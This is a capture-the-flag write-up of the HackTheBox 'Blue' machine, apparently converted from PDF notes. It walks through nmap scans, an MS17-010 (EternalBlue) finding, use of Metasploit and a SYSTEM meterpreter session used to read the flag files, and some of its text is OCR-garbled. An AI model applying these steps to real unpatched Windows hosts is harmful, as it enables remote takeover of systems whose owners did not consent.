

## **General-Information**

- **▼** Table of Contents
  - Scanning/Enumeration
  - Metasploit
  - Vuser Flag
  - Proot Flag
  - What I learned
- **▼** Passwords

•

**▼** Machine Link

https://app.hackthebox.com/machines/51

## Scanning/Enumeration

▼ Running a A switch enabled with Map I get back a heap of ports being open with the most interesting ones being 135, 139, and 445, for SMB. Looking at port 445, I see

information about the service version for that port. Looking more at the nmap scan I see information about the workogroups' computer name being HARIS-PC

• Basic nmap scan results: nmap -A \$IP -ON nmap.txt


```
STATE SERVICE
                            VERSION
135/tcp
                            Microsoft Windows RPC
         open msrpc
139/tcp
         open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open msrpc
                           Microsoft Windows RPC
49153/tcp open msrpc
                            Microsoft Windows RPC
49154/tcp open msrpc
                            Microsoft Windows RPC
49155/tcp open msrpc
                            Microsoft Windows RPC
49156/tcp open msrpc
                            Microsoft Windows RPC
49157/tcp open msrpc
                            Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
 _clock-skew: mean: 15m17s, deviation: 1s, median: 15m16s
  smb-os-discovery:
    OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
    OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
    Computer name: haris-PC
    NetBIOS computer name: HARIS-PC\x00
    Workgroup: WORKGROUP\x00
    System time: 2022-03-11T20:38:29+00:00
  smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
   message_signing: disabled (dangerous, but default)
  smb2-security-mode:
    2.02:
      Message signing enabled but not required
  smb2-time:
    date: 2022-03-11T20:38:27
    start_date: 2022-03-11T20:36:30
```

- ▼ Checking the feedback from the nmap scan with vulnerable scripts enabled I see that there is one possible vulnerability that's been located within SMB, smb-vuln-ms17-010. Which when passed to metasploit reveals that this is the Eternal Blue exploit, which seems fit for this box given the name of it.
  - nmap vuln scan results: nmap --script vuln \$IP -oN Nmap\_vuln-initial.txt


```
Host script results:
 smb-vuln-ms10-054: false
 _smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
  smb-vuln-ms17-010:
   VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
     State: VULNERABLE
      IDs: CVE:CVE-2017-0143
     Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).
     Disclosure date: 2017-03-14
      References:
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

• search ms17-010



## Metasploit

- ▼ Being greeted with the meterpreter shell I know that the exploit worked and am logged onto the Windows machine now!
  - options



meterpreter session

- ▼ Using the getuid command I see that I'm already the user NT AUTHORITY\SYSTEM which means I have the highest privileges on this machine and can go through and grab both flags quickly to finish this machine off.
  - getuid displaying that I'm NT AUTHORITY\SYSTEM

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```



- ▼ To find the user flag I navigated to haris desktop folder and cat do out the flag
  - user.txt flag

```
      meterpreter > dir

      Listing: C:\Users\haris\Desktop

      —
      —

      Mode
      Size
      Type
      Last modified
      Name

      —
      —
      —
      —

      100666/rw-rw-rw-
      282
      fil
      2017-07-14
      09:45:52
      -0400
      desktop.ini

      100444/r--r--
      34
      fil
      2017-07-21
      02:54:02
      -0400
      user.txt

      meterpreter
      > cat user.txt
```



- ▼ The root flag as usual was located in <a href="mailto:\Users\Administrator\Desktop">c:\Users\Administrator\Desktop</a> folder, which just needed a <a href="mailto:cat">cat</a> command to be viewed
  - Viewing root.txt flag

```
      meterpreter
      > dir

      Listing: C:\Users\Administrator\Desktop
      Name

      Mode
      Size
      Type
      Last modified
      Name

      —
      —
      —
      —

      100666/rw-rw-rw-
      282
      fil
      2017-07-21
      02:56:36
      -0400
      desktop.ini

      100444/r--r--
      34
      fil
      2017-07-21
      02:56:49
      -0400
      root.txt

      meterpreter
      >
      cat
      root.txt

      d1
      meterpreter
      >

      meterpreter
      >
```

## What I learned

• I've done a challenge similar to this on TryHackMe, but it was nice to see it in a more hands on perspective.